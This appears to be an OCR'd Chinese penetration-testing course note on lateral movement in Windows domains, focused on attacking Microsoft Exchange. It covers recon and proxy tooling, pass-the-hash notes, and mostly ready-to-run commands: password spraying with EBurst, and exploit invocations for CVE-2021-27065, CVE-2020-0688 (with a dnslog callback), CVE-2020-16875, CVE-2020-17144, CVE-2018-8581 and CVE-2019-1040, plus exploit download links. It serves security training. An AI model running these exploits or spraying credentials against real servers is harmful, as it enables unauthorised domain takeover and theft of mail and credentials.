
内网安全-横向移动&Exchange 服务&有账户 CVE 漏洞&无账户口令爆破


内网安全-小迪安全
基本认知
0、域产生原因
1、内网域的区别
2、如何判断在域内
3、域内常见信息收集
4、域内自动化工具收集
① 信息收集
网络环境
域环境
工作组/局域网
机器角色
个人PC
文件服务器
邮件服务器
网站服务器等
角色功能
任务
端口
密码/口令
安全漏洞
服务配置等
自动化工具
Adfind
BloodHound
CS插件
OLa
Ladon
TaoWu
LSTAR
梳理流程
定位域控
明确移动
取得权限
② 代理技术
工具系统
Linux
ProxyChains
Windows
Proxifier
SocksCap
节点协议
Socks4/4a
Socks5
解决方向
网络通讯
控制上线
工具
CS
MSF
连接
正向
bind_tcp
反向
reverse_tcp
操作流程
添加路由
MSF
run autoroute -p
run post/multi/manage/autoroute
CS
不需要添加
创建节点
MSF
use auxiliary/server/socks_proxy
CS
图形化：代理转发-Socks代理
图像话：代理转发-转发上线
软件连接节点
在软件服务器进行后续
防火墙
规则
入站
出站
对象
域环境
专用
公网
设置
程序
端口
预定义
自定义
FRP

#知识点：

1、横向移动-内网服务-Exchange

2、横向移动-无账户-Exchange-爆破

3、横向移动-有账户-Exchange-漏洞

-连接方向：正向&反向（基础课程有讲过）

-内网穿透：解决网络控制上线&网络通讯问题

-隧道技术：解决不出网协议上线的问题（利用出网协议进行封装出网）

-代理技术：解决网络通讯不通的问题（利用跳板机建立节点后续操作）

#代理隧道系列点：

1、判断什么时候用代理

2、判断什么时候用隧道

3、判断出网和不出网协议

4、如何使用代理建立节点并连接

5、如何使用隧道技术封装协议上线

6、判断哪些代理或隧道情况选择放弃

#横向移动系列点：

系统点：

windows->windows

windows->Linux

linux->windows

linux->linux

详细点：

IPC，WMI，SMB，PTH，PTK，PTT，SPN，WinRM，WinRS，RDP,Plink，DCOM，SSH；Exchange，LLMNR 投毒，Kerberos_TGS，GPO&DACL，域控提权漏洞，约束委派，数据库攻防，系统补丁下发执行，EDR 定向下发执行等。

#PTH 在内网渗透中是一种很经典的攻击方式，原理就是攻击者可以直接通过 LM Hash 和 NTLM Hash 访问远程主机或服务，而不用提供明文密码。


如果禁用了 ntlm 认证，PsExec 无法利用获得的 ntlm hash 进行远程连接，但是使用 mimikatz 还是可以攻击成功。对于 8.1/2012r2，安装补丁 kb2871997 的 Win 7/2008r2/8/2012 等，可以使用 AES keys 代替 NT hash 来实现 ptk 攻击，


总结：KB2871997 补丁后的影响

pth：没打补丁用户都可以连接，打了补丁只能 administrator 连接

ptk：打了补丁才能用户都可以连接，采用 aes256 连接

https://www.freebuf.com/column/220740.html


Exchange
版本识别
1 网页源代码
2 查找对应版本
https://docs.microsoft.com/en-us/exchange/new-features/build-numbers-and-release-dates
Exchange Server 2013 CU9 June 17, 2015 15.0.1104.5 15.00.1104.005
Exchange Server 2013 CU8 March 17, 2015 15.0.1076.9 15.00.1076.009
Exchange Server 2013 CU7 December 9, 2014 15.0.1044.25 15.00.1044.025
Exchange Server 2013 CU6 August 26, 2014 15.0.0995.29 15.00.0995.029
利用
1 vulmap一把梭
python .\vulmap.py -u "url" -v CVE-2021-27065
shell上传
利用前提：CVE-2021-26855&CVE-2021-27065
ssrf+上传
2 没有用户
爆破
https://github.com/grayddq/EBurst
python EBurst.py -L users.txt -p 123456abc -d mail.xxx.com
3 有一个Exchange 但是用户密码未知
CVE-2020-0688
python-cve-2020-0688.py -s https://ip/owa/ -u user -p pass -c "ping test.ph4nxq.dnslog.cn"
https://github.com/Ridter/cve-2020-0688
影响版本
Exchange Server 2010
Exchange Server SP3
Exchange Server 2013
Exchange Server 2016
Exchange Server 2019
CVE-2020-16875
python3 poc.py <target_ip> <userpass> <command>
https://srcincite.io/pocs/cve-2020-16875.py.txt
影响版本
Microsoft Exchange Server 2016 Cumulative Update 16
Microsoft Exchange Server 2016 Cumulative Update 17
Microsoft Exchange Server 2019 Cumulative Update 5
Microsoft Exchange Server 2019 Cumulative Update 6
代码执行
CVE-2020-17144
https://raw.githubusercontent.com/k8gege/K8tools/master/CVE-2020-17114-EXP.rar
CVE-2020-17144.exe 192.168.1.89 username password
影响版本
Exchange2010
内网
CVE-2018-8581
https://github.com/Ridter/Exchange2domain
python Exchange2domain.py -ah 192.168.52.101 -ap 80 -u attack -p "attack" -d qfdomain.com -dh 192.168.52.3 192.168.52.4
CVE-2019-1040
python CVE-2019-1040.py -ah 192.168.1.100 -u 'WIN7User' -p 'win7user521.' -d 'syst1m.local' -dh 192.168.1.103 192.168.1.104
https://github.com/Ridter/CVE-2019-1040
燕云实验室



演示案例：

- 域横向移动-内网服务-Exchange 探针
- 域横向移动-内网服务-Exchange 爆破
- 域横向移动-内网服务-Exchange 漏洞

#域横向移动-内网服务-Exchange 探针

1、端口扫描

exchange 会对外暴露接口如 OWA,ECP 等，会暴露在 80 端口，而且 25/587/2525 等端口上会有 SMTP 服务，所以可以通过一些端口特征来定位 exchange。

2、SPN 扫描

```
powershell setspn -T 0day.org -q */*
```

3、脚本探针

```
python Exchange_GetVersion_MatchVul.py xx.xx.xx.xx
```

#域横向移动-内网服务-Exchange 爆破

1、Burp+Proxifier

2、项目

https://github.com/grayddq/EBurst

https://github.com/lazaars/MailSniper

#域横向移动-内网服务-Exchange 漏洞

参考图

CVE-2020-0688

CVE-2020-17144

https://www.cnblogs.com/xiaozi/p/14481595.html